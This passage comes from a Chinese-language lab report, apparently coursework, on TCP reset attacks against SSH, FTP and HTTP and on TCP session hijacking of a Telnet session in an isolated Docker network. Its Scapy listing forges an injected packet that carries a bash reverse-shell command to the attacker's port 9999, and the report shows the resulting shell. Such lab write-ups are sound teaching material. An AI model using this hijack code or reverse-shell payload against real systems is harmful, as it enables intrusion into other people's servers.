


图 6 TCP 重置期间，正常服务器 SSH 可用，受害者服务器连接被重置

FTP 对照中，正常服务器仍能完成登录和目录查询；受害者服务器的控制连接则返回 421 Service not available 并关闭。Attacker 终端同时记录到发往受害者 FTP 端口 21 的 RST 报文，如图 7 所示。




图 7 TCP 重置期间，正常服务器 FTP 可用，受害者服务器 FTP 连接关闭

4.4.2 HTTP 下载及响应时序

在 HTTP 的攻击测试中，为了使攻击效果更显著，这里在两个 Server 上都上传了大小为 8MB 的数据文件，使用 HTTP 从服务器下载文件，大约需要 32s 左右的时间，足够充分体现攻击效果。首次 HTTP 测试中，受害者服务器返回的页面大小为 10 671 字节。虽然 Attacker 已经发送 RST，User 仍收到了完整页面，curl 返回状态为 0，如图 8 所示。这表明对于传输很快结束的小响应，RST 可能在下载完成后才到达，因而未能中断该次请求。




图 8 小型 HTTP 响应在 RST 生效前完成传输

为观察持续时间更长的连接，随后使用限速方式下载约 8 MiB 的测试文件。攻击前，User 从两台服务器下载该文件均得到 HTTP 200，并完整收到 8 388 608 字节，如图 9 所示。




图 9 攻击前，User 均能完整下载两台服务器提供的测试文件

启动 RST 监听后，正常服务器的下载仍完整结束，curl 返回状态为 0；从受害者服务器下载时，连接被重置，只收到 2 725 685 字节，curl 返回状态为 56。对照结果和

Attacker 的 RST 发送记录见图 10。




图 10 限速 HTTP 下载时，受害者服务器连接中断，正常服务器下载完成

4.5 停止攻击后的恢复验证

停止 Attacker 上的监听脚本后，再次从受害者服务器下载同一测试文件。User 收到完整的 8 388 608 字节，curl 返回状态为 0，说明停止发送伪造 RST 后，受害者服务器的 HTTP 连接恢复正常，如图 11 所示。




图 11 停止 RST 监听后，受害者服务器的完整 HTTP 下载恢复

5 实验四：TCP 会话劫持

5.1 实验环境与网络拓扑

本实验在 WSL2 的 Docker Compose 隔离网络中完成。User、Attacker 和 Victim Server 分别位于三个网段，路由器开启 IPv4 转发，并将 User 与 Victim Server 之间的流量镜像到 Attacker。各节点地址如表 3 所示，拓扑如图 12 所示。

表 3 TCP 会话劫持实验的实际网络配置

节点	网段侧	IPv4 地址	默认路由
Attacker	攻击者网段	192.168.2.100/24	192.168.2.10
User	用户网段	192.168.3.100/24	192.168.3.10
Router	攻击者侧	192.168.2.10/24	–
Router	用户侧	192.168.3.10/24	–
Router	服务器侧	192.168.4.10/24	–
Victim Server	服务器网段	192.168.4.105/24	192.168.4.10




图 12 TCP 会话劫持实验拓扑

5.2 建立正常 Telnet 会话

首先在 User 上连接受害者服务器的 Telnet 服务并以实验账户 lab 登录：

Listing 3 User 登录 Victim Server 的 Telnet 服务

```
telnet 192.168.4.105 23
```

登录成功后，User 获得服务器的交互式命令行。攻击前的终端结果见图 13。




图 13 攻击前，User 正常登录受害者服务器的 Telnet 会话

5.3 监听会话并注入 TCP 数据

在 Attacker 上启动 TCP 端口 9999 的监听程序，再运行 Scapy 会话劫持脚本。脚本过滤从 192.168.4.105:23 发往 192.168.3.100 的 Telnet 流量；检测到服务器发来的、包含数据的 ACK 报文后，记录其 TCP 序列号、确认号及负载长度。为减少 Telnet 回显等连续报文造成的干扰，脚本等待服务器报文间隔 1.5 秒后再构造一个注入报文，最长等待时间为 60 秒。

脚本将注入报文的源、目的 IP 与端口设置为原会话的反向方向，并设置 PA 标志。注入序列号取捕获报文的 ACK；注入确认号取捕获报文的序列号加负载长度，并按 32 位序号空间取值。核心代码如下：

Listing 4 根据捕获的 Telnet 报文构造一次 TCP 会话注入

```
SPOOFED_PAYLOAD = (
    b"\n/bin/bash -i > /dev/tcp/192.168.2.100/9999 "
    b"0<&1 2>&1\n"
)

observed_tcp = packet[TCP]
payload_length = len(bytes(packet[Raw].load))
injected_seq = int(observed_tcp.ack)
```

```
injected_ack = (
    int(observed_tcp.seq) + payload_length
) & 0xFFFFFFFF

forged_packet = (
    IP(src=USER_IP, dst=VICTIM_IP)
    / TCP(
        sport=int(observed_tcp.dport),
        dport=int(observed_tcp.sport),
        flags="PA",
        seq=injected_seq,
        ack=injected_ack,
    )
    / Raw(load=SPOOFED_PAYLOAD)
)
send(forged_packet, iface=INTERFACE, verbose=False)
```

运行期间，User 在已经建立的 Telnet 会话中输入 pwd 并回车，以产生新的 TCP 流量。Attacker 捕获服务器回显后，计算注入报文的序列号和确认号，并向受害者服务器发送包含反向连接命令的 TCP 数据。图 14记录了 Attacker 的监听器、捕获结果和注入状态。




图 14 Attacker 捕获 `Telnet` 报文并发送会话注入数据

5.4 反向连接与会话验证

注入成功后，Victim Server 主动连接 Attacker 的 9999 端口，Attacker 的 netcat 监听器显示收到来自受害者服务器的连接。随后在该会话中执行 `id`、`hostname`、`pwd` 和 `ifconfig`，结果分别表明当前身份为 `uid=1001(lab)`、主机名为 `server-1`、工作目录为 `/home/lab`，服务器接口地址为 `192.168.4.105`，如图 15 所示。

因此，注入的数据确实由受害者服务器上的 `Telnet` 登录账户执行，并建立了从受害者服务器返回 Attacker 的交互式 Shell。该 Shell 权限为实验账户 `lab`，而非 root。




图 15 反向连接后在受害者实验账户下核对身份、主机名和地址

6 实验讨论

7 参考资料

A 附录：关键代码